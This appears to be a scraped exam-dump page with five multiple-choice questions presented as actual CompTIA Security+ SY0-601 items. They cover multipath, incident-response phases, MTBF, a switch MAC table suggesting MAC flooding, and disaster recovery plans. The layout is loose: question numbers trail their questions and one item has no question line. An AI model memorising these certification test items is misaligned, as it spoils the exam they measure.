
A security administrator needs to add fault tolerance and load balancing to the connection from the file server to the backup storage. Which of the following is the best choice to achieve this objective?

A. Multipath

B. RAID

C. Segmentation

D. 802.11



Actual exam question from CompTIA's SY0-601

Question #: 462

Topic #: 1

[All SY0-601 Questions]

Which of the following incident response phases should the proper collection of the detected IoCs and establishment of a chain of custody be performed before?


A. Containment

B. Identification

C. Preparation

D. Recovery

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 463

Topic #: 1

[All SY0-601 Questions]

Which of the following measures the average time that equipment will operate before it breaks?

A. SLE

B. MTBF

C. RTO

D. ARO


Actual exam question from CompTIA's SY0-601

Question #: 464

Topic #: 1

[All SY0-601 Questions]

A security administrator examines the ARP table of an access switch and sees the following output:



VLAN	MAC Address	Type	Ports
All	012b1283f77b	STATIC	CPU
All	c656da1009f1	STATIC	CPU
1	f9de6ed7d38f	DYNAMIC	Fa0/1
2	fb8d0ae3850b	DYNAMIC	Fa0/2
2	7f403b7cf59a	DYNAMIC	Fa0/2
2	f4182c262c61	DYNAMIC	Fa0/2


A. DDoS on Fa0/2 port

B. MAC flooding on Fa0/2 port

C. ARP poisoning on Fa0/1 port

D. DNS poisoning on port Fa0/1

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 465

Topic #: 1

[All SY0-601 Questions]


Which of the following documents specifies what to do in the event of catastrophic loss of a physical or virtual system?

A. Data retention plan

B. Incident response plan

C. Disaster recovery plan

D. Communication plan



Actual exam question from CompTIA's SY0-601

Question #: 466

Topic #: 1

[All SY0-601 Questions]

